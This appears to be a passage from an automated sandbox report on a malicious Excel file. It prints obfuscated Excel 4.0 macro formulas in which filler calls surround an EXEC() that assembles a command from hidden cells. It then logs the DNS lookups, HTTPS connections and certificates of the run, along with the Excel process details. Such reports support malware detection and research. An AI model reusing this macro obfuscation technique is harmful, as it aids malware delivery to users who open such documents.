CISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=T
RUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEI
LING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350
000,42)=TRUNC(278452452478923,425)=EXEC(Doc2!CE2&Doc2!CE3&Doc2!CE4&Doc2!CE5&Doc2!CE6&Doc2!CE7&Doc2!CE8&""2 ""&before.2.198.0.sheet!E201&Doc2!CG2&Doc2!CG3&Doc2!CG4&
Doc2!CG5&Doc2!CG6&Doc2!CG7&Doc2!CG8&Doc2!CG9&Doc2!CG10&Doc2!CG11&Doc2!CG12&Doc2!CG13&Doc2!CG14&Doc2!CG15&Doc2!CG16&Doc2!CG17&Doc2!CG18&Doc2!CG19)=CEILING.
PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)",,,,,,,,,"=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(784254289324235
0000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(27845245247892
3,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542
893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452
452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECIS
E(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRU
NC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILIN
G.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000
,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(784254

Network Behavior

Network Port Distribution

Total Packets: 72

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 4, 2021 02:28:49.884731054 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:50.059053898 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:50.059151888 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:50.067166090 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:50.241056919 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:50.242530107 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:50.242585897 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:50.242623091 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:50.242659092 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:50.242700100 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:50.242727995 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:50.248172998 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:50.248295069 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:50.289589882 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:50.466690063 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:50.466836929 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.427393913 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.598391056 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:51.598417997 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:51.598468065 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.598493099 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.599040031 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.600703955 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.764247894 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:51.764463902 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.765361071 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.766295910 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:51.928503036 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:51.929195881 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:51.929347992 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.930105925 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:51.971596956 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:52.136404037 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:52.136614084 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:52.195235014 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:52.195297003 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:52.195339918 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:52.195377111 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:52.195408106 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:52.195415974 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:52.195444107 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:52.195452929 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:52.195477962 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:52.195509911 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:52.207185030 CEST	49169	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:28:52.283791065 CEST	49170	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:28:52.372320890 CEST	443	49169	207.174.213.126	192.168.2.22
Apr 4, 2021 02:28:52.439570904 CEST	443	49170	162.241.62.4	192.168.2.22
Apr 4, 2021 02:28:52.439692020 CEST	49170	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:28:52.440716028 CEST	49170	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:28:52.599021912 CEST	443	49170	162.241.62.4	192.168.2.22
Apr 4, 2021 02:28:52.604233027 CEST	443	49170	162.241.62.4	192.168.2.22
Apr 4, 2021 02:28:52.604278088 CEST	443	49170	162.241.62.4	192.168.2.22
Apr 4, 2021 02:28:52.604314089 CEST	443	49170	162.241.62.4	192.168.2.22
Apr 4, 2021 02:28:52.604496002 CEST	49170	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:28:52.647279024 CEST	49170	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:28:52.807611942 CEST	443	49170	162.241.62.4	192.168.2.22
Apr 4, 2021 02:28:52.807904959 CEST	49170	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:28:53.423402071 CEST	49170	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:28:53.619838953 CEST	443	49170	162.241.62.4	192.168.2.22
Apr 4, 2021 02:28:53.728195906 CEST	443	49170	162.241.62.4	192.168.2.22
Apr 4, 2021 02:28:53.728260040 CEST	49170	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:28:53.728478909 CEST	443	49170	162.241.62.4	192.168.2.22
Apr 4, 2021 02:28:53.728553057 CEST	49170	443	192.168.2.22	162.241.62.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 4, 2021 02:28:53.795320988 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:53.954828978 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:53.954986095 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:53.955996990 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:54.115503073 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.121562004 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.121584892 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.121596098 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.121757030 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:54.164657116 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:54.328634024 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.328732967 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:54.381752968 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:54.568125010 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568156004 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568169117 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568186045 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568202019 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568217993 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568231106 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568249941 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568267107 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568283081 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.568423033 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:54.568454027 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:54.572263002 CEST	49172	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:28:54.727972984 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.727996111 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.728010893 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.728029966 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.728048086 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.728061914 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.728076935 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.728094101 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.728108883 CEST	443	49172	192.185.129.4	192.168.2.22
Apr 4, 2021 02:28:54.728126049 CEST	443	49172	192.185.129.4	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 4, 2021 02:28:49.802917004 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:28:49.857023001 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 4, 2021 02:28:50.849647999 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:28:50.905261993 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 4, 2021 02:28:50.910434008 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:28:50.967322111 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 4, 2021 02:28:52.222474098 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:28:52.279391050 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 4, 2021 02:28:52.917948961 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:28:52.969299078 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 4, 2021 02:28:52.983144999 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:28:53.037698030 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 4, 2021 02:28:53.736335993 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:28:53.792759895 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 4, 2021 02:28:54.927838087 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:28:55.003125906 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 4, 2021 02:28:55.781413078 CEST	55171	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:28:55.838114023 CEST	53	55171	8.8.8.8	192.168.2.22
Apr 4, 2021 02:30:35.073666096 CEST	52496	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:30:35.131855965 CEST	53	52496	8.8.8.8	192.168.2.22
Apr 4, 2021 02:30:37.890918016 CEST	57564	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:30:37.939728022 CEST	53	57564	8.8.8.8	192.168.2.22
Apr 4, 2021 02:30:38.063513994 CEST	63009	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:30:38.133888006 CEST	53	63009	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 4, 2021 02:30:39.213552952 CEST	59319	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:30:39.274941921 CEST	53	59319	8.8.8.8	192.168.2.22
Apr 4, 2021 02:30:39.281476021 CEST	53070	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:30:39.341922045 CEST	53	53070	8.8.8.8	192.168.2.22
Apr 4, 2021 02:30:39.486762047 CEST	59770	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:30:39.546601057 CEST	53	59770	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:07.569165945 CEST	61523	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:07.614052057 CEST	62791	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:07.629678965 CEST	53	61523	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:07.662575006 CEST	53	62791	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:08.625704050 CEST	62791	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:08.671598911 CEST	53	62791	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:09.638896942 CEST	62791	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:09.687602043 CEST	53	62791	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:11.651842117 CEST	62791	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:11.697877884 CEST	53	62791	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:15.660876989 CEST	62791	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:15.706768990 CEST	53	62791	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:20.292414904 CEST	50667	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:20.350671053 CEST	53	50667	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:21.067599058 CEST	54129	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:21.153742075 CEST	53	54129	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:24.755320072 CEST	65329	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:24.756930113 CEST	60718	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:24.757221937 CEST	49157	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:24.758107901 CEST	57391	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:24.758716106 CEST	61858	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:24.758951902 CEST	62500	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:24.809772015 CEST	53	65329	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:24.811321020 CEST	53	60718	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:24.812230110 CEST	53	57391	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:24.826551914 CEST	53	49157	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:24.827711105 CEST	53	61858	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:24.830976009 CEST	53	62500	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:25.922498941 CEST	51652	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:25.971399069 CEST	53	51652	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:50.920433998 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:50.980890036 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:51.934592962 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:51.994234085 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:52.948178053 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:53.005289078 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:54.258270979 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:54.305494070 CEST	53	56905	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:54.961014986 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:55.018142939 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:55.272705078 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:55.327233076 CEST	53	56905	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:56.287060022 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:56.333197117 CEST	53	56905	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:58.299725056 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:58.345614910 CEST	53	56905	8.8.8.8	192.168.2.22
Apr 4, 2021 02:31:58.970405102 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:31:59.027731895 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:32:02.310725927 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:32:02.358973026 CEST	53	56905	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 4, 2021 02:28:49.802917004 CEST	192.168.2.22	8.8.8.8	0xed69	Standard query (0)	vts.us.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:28:52.222474098 CEST	192.168.2.22	8.8.8.8	0x887e	Standard query (0)	mundotecnologiasolar.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 4, 2021 02:28:53.736335993 CEST	192.168.2.22	8.8.8.8	0x500f	Standard query (0)	accesslinksgroup.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:28:54.927838087 CEST	192.168.2.22	8.8.8.8	0x938b	Standard query (0)	ponchokhana.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:28:55.781413078 CEST	192.168.2.22	8.8.8.8	0x5f9c	Standard query (0)	comosairdoburaco.com.br	A (IP address)	IN (0x0001)
Apr 4, 2021 02:30:39.281476021 CEST	192.168.2.22	8.8.8.8	0xcc51	Standard query (0)	login.microsoftonline.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:31:21.067599058 CEST	192.168.2.22	8.8.8.8	0xe4dd	Standard query (0)	under17.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 4, 2021 02:28:49.857023001 CEST	8.8.8.8	192.168.2.22	0xed69	No error (0)	vts.us.com		207.174.213.126	A (IP address)	IN (0x0001)
Apr 4, 2021 02:28:52.279391050 CEST	8.8.8.8	192.168.2.22	0x887e	No error (0)	mundotecnologiasolar.com		162.241.62.4	A (IP address)	IN (0x0001)
Apr 4, 2021 02:28:53.792759895 CEST	8.8.8.8	192.168.2.22	0x500f	No error (0)	accesslinksgroup.com		192.185.129.4	A (IP address)	IN (0x0001)
Apr 4, 2021 02:28:55.003125906 CEST	8.8.8.8	192.168.2.22	0x938b	No error (0)	ponchokhana.com		5.100.155.169	A (IP address)	IN (0x0001)
Apr 4, 2021 02:28:55.838114023 CEST	8.8.8.8	192.168.2.22	0x5f9c	No error (0)	comosairdoburaco.com.br		198.50.218.68	A (IP address)	IN (0x0001)
Apr 4, 2021 02:30:39.341922045 CEST	8.8.8.8	192.168.2.22	0xcc51	No error (0)	login.microsoftonline.com	a.privatelink.msidentity.com		CNAME (Canonical name)	IN (0x0001)
Apr 4, 2021 02:30:39.341922045 CEST	8.8.8.8	192.168.2.22	0xcc51	No error (0)	a.privatelink.msidentity.com	prda.aadg.msidentity.com		CNAME (Canonical name)	IN (0x0001)
Apr 4, 2021 02:30:39.341922045 CEST	8.8.8.8	192.168.2.22	0xcc51	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Apr 4, 2021 02:30:39.546601057 CEST	8.8.8.8	192.168.2.22	0x54b7	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Apr 4, 2021 02:31:21.153742075 CEST	8.8.8.8	192.168.2.22	0xe4dd	No error (0)	under17.com		185.243.114.196	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 4, 2021 02:28:50.248172998 CEST	207.174.213.126	443	192.168.2.22	49167	CN=vts.us.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Aug 26 02:00:00 CEST 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Fri Aug 27 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
Apr 4, 2021 02:28:52.604314089 CEST	162.241.62.4	443	192.168.2.22	49170	CN=mail.mundotecnologiasolar.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 19:57:39 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 15 20:57:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 4, 2021 02:28:54.121596098 CEST	192.185.129.4	443	192.168.2.22	49172	CN=webmail.accesslinksgroup.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Fri Feb 12 14:32:48 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Thu May 13 15:32:48 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 4, 2021 02:28:55.138710976 CEST	5.100.155.169	443	192.168.2.22	49173	CN=mail.ponchokhana.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 03 22:31:59 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 01 23:31:59 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 4, 2021 02:28:56.116693974 CEST	198.50.218.68	443	192.168.2.22	49174	CN=comosairdoburaco.com.br CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Sun Mar 14 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Sun Jun 13 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2004 Parent PID: 584

General

Start time:	02:28:34
Start date:	04/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f770000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
